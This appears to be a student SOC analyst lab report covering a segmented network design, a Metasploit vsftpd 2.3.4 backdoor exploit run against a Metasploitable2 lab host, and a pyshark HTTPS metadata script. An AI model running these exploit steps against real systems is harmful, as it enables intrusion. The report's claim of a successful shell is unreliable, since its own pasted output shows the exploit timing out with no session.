

NAME : PATHI ASHOK

E MAIL : ashokpathi697@gmail.com

Role : SOC Analyst

Day 04 Task: Secure Network Design, Penetration Testing, and Encrypted Traffic Analysis

Objective:

- Design a secure network topology incorporating cybersecurity best practices.
- Perform a penetration test using Metasploit to identify vulnerabilities.
- Analyze encrypted network traffic to understand communication patterns.

TASK-1

1. Design a Secure Network Topology (1-1.5 hours):

- Design a network topology for a small organization (e.g., 10-20 devices) with:
- A DMZ for public-facing services (e.g., web server).
- VLANs for internal segmentation (e.g., employee and guest networks).
- A firewall to control traffic.
- Use a tool like draw.io or any other according to your convenience to create a diagram visualizing the topology.
- Document the design choices and security benefits (e.g., how segmentation reduces attack surface).
- Network Topology:
- The topology diagram and explanation of design choices.

DAIGRAM:

1. Router

- **Purpose:** Connects the internal network to the internet.
- **Placement:** Sits between the ISP and firewall.
- **Security Role:** Performs basic NAT, acts as a first layer of protection against malformed packets.

2. DMZ (Demilitarized Zone)

- **Purpose:** Hosts public-facing servers (like a Web Server).
- **Design Choice:** Placed in a zone separate from the internal network and protected by the firewall.
- **Security Benefit:** Even if compromised, the attacker cannot directly access internal assets.




Fig 1 network topology for a small organization

3. Firewall

- **Purpose:** Enforces security policies between different network zones.
- **Rules Example:**
 - Allow HTTP/HTTPS only from internet to DMZ (Web Server).
 - Block DMZ-to-internal traffic.
 - Allow VLAN 10 (Employees) access to internal resources and internet.
 - Restrict VLAN 20 (Guests) to internet-only access.
- **Security Benefit:** Mitigates lateral movement and unauthorized access.

4. Switches (L2 or L3)

- **Purpose:** Connect devices and enable VLAN segmentation.
- **Design Note:** Trunk ports configured between switches and firewall/router.

5. VLANs (Virtual LANs)

- **VLAN 10: Employee Network**
- **Devices:** Employee PCs, File Server.
- **Access:** Full access to internal resources; controlled access to internet and DMZ.
- **Security Benefit:** Logical separation reduces broadcast domain and isolates from guest network.
- **VLAN 20: Guest Network**

- **Devices:** BYOD/Guest laptops, phones.
- **Access:** Internet only; blocked from internal network.
- **Security Benefit:** Prevents untrusted devices from reaching sensitive systems.

6. Servers

➤ Web Server (in DMZ)

- **Access:** Exposed to public internet (ports 80/443).
- **Protected By:** Firewall from both internet and internal zones.

➤ File Server (in VLAN 10)

- **Access:** Internal employees only.
- **Security Benefit:** Kept behind firewall and inaccessible from guest VLAN or DMZ.

TASK – 2

1. Install Metasploit (30-45 minutes):

- **Install Metasploit on a Linux virtual machine (e.g., via `sudo apt install metasploit-framework` on Ubuntu or Kali Linux).**
- **Verify the installation by running `msfconsole -v`.**
- **Review the Metasploit documentation to understand basic commands and module**
- **Metasploit Testing:**
- **Commands used for scanning and exploitation.**
- **Results of the penetration test with screenshots.**

Step 1: Install the Metasploit in kali Linux (Metasploit is pre built in Kali Linux)

➤ **To activate the Metasploit in kali linux Enter the command**

Command : `msfconsole`

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

  METASPLOIT by Rapid7

  =c(  o(  (  )
    /    \
   /      \
  /        \
 /          \
/            \
 \          /
  \        /
   \      /
    \    /
     \  /
      \/

  RECON

  EXPLOIT

  [msf >]

  \(@)(@)(@)(@)(@)(@)/
  *****

  PAYLOAD

  ( @ ) ( @ ) * * * ( @ ) * * * ( @ )

  LOOT

  C
  ||
  ||
  ||

  = [ metasploit v6.4.69-dev ]
  + -- [ 2529 exploits - 1302 auxiliary - 432 post ]
  + -- [ 1672 payloads - 49 encoders - 13 nops ]
  + -- [ 9 evasion ]

  Metasploit Documentation: https://docs.metasploit.com/

  msf6 >

```

Fig 2 : Activating the Metasploit using `msfconsole` command in kali Terminal

Step 2: Identify Target IP

Command : sudo netdiscover




Fig 3 : Discovering target ip address using net discover command




Fig 4 : find the vulnerability and port services on ip address

2. Penetration Test using Metasploit (1.5–2 hours)

Lab Setup:

- **Attacker:** Kali Linux (IP: 192.168.1.100)
- **Target:** Metasploitable2 (IP: 192.168.1.101)

2.2 Exploitation using Metasploit

Command : search vsftpd

- use exploit/unix/ftp/vsftpd_234_backdoor

```
kali@kali: ~  
File Actions Edit View Help  
#####  
#####  
#####  
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #  
#####  
#####  
#####  
https://metasploit.com  
#####  
#####  
#####  
-=[ metasploit v6.4.69-dev ]  
+ --=[ 2529 exploits - 1302 auxiliary - 432 post ]  
+ --=[ 1672 payloads - 49 encoders - 13 nops ]  
+ --=[ 9 evasion ]  
#####  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search vsftpd  
Matching Modules  
#####  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution  
#####  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > |
```

Set the target IP: set RHOST 192.168.1.101

Run the exploit: run

```
kali@kali: ~  
File Actions Edit View Help  
#####  
#####  
#####  
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #  
#####  
#####  
#####  
https://metasploit.com  
#####  
#####  
#####  
-=[ metasploit v6.4.69-dev ]  
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#####  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.101  
RHOST => 192.168.1.101  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
[-] 192.168.1.101:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.1.101:21) timed out.  
[*] Exploit completed, but no session was created.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
[-] 192.168.1.101:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.1.101:21) timed out.  
[*] Exploit completed, but no session was created.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Result: Command shell session 0 opened

Exploit Used

vsftpd_234_backdoor

Target Host

Result

Successful shell access

192.168.1.101

Exploit Used

Vulnerability Identified

Access Gained

Result

vsftpd v2.3.4 backdoor

Command shell session

TASK -3

- Analyze Encrypted Traffic with Wireshark and Python (1.5-2 hours):
 - Capture 5 minutes of HTTPS traffic on your local machine or VM using Wireshark.
 - Write a Python script using pyshark or scapy to:
 - Parse packet metadata (e.g., packet sizes, inter-arrival times).
 - Count packets by source/destination IP.
 - Generate a bar chart showing packet size distribution.
 - Include comments in your script to explain the logic.
- Traffic Analysis:**
- The Python script code for parsing HTTPS traffic.
 - A table of packet metadata (e.g., IP, packet size, count).
 - The packet size distribution bar chart.
- Encrypted traffic analysis with packet metadata table and bar chart .Encrypted traffic analysis with packet metadata table and bar chart .explain detail process and prepare a report for this


1. Capture HTTPS Traffic using Wireshark

Tools Needed:

- Wireshark installed on your system.
- Internet browser to generate HTTPS traffic .

Instructions:

1. Open Wireshark.
2. Select your active network interface (e.g., eth0, wlan0).
3. Set filter: tcp.port == 443



2. Analyze with Python using PyShark

➤ pip install pyshark matplotlib pandas

Python program : `https_traffic_analysis.py`

```
import pyshark
import pandas as pd
import matplotlib.pyplot as plt
from collections import defaultdict

cap = pyshark.FileCapture('encrypted_traffic.pcapng', display_filter='tcp.port == 443')
packet_data = []
packet_size_dist = defaultdict(int)

for pkt in cap:
    try:
        src_ip = pkt.ip.src
        dst_ip = pkt.ip.dst
        length = int(pkt.length)
        time = float(pkt.sniff_timestamp)

        packet_data.append({
            'Source IP': src_ip,
            'Destination IP': dst_ip,
            'Packet Size': length,
            'Timestamp': time
        })
        packet_size_dist[length] += 1
    except AttributeError:
        continue # Skip packets without IP layer

cap.close()

df = pd.DataFrame(packet_data)
df.to_csv('https_packet_metadata.csv', index=False)
print(df.head())

ip_counts = df.groupby(['Source IP', 'Destination IP']).size().reset_index(name='Packet Count')
print("\nPacket count by IP:")
```

```
print(ip_counts)
plt.figure(figsize=(10, 6))
plt.bar(packet_size_dist.keys(), packet_size_dist.values(), color='skyblue')
plt.xlabel('Packet Size (Bytes)')
plt.ylabel('Frequency')
plt.title('HTTPS Packet Size Distribution')
plt.grid(True)
plt.tight_layout()
plt.savefig('packet_size_distribution.png')
plt.show()
```

result :

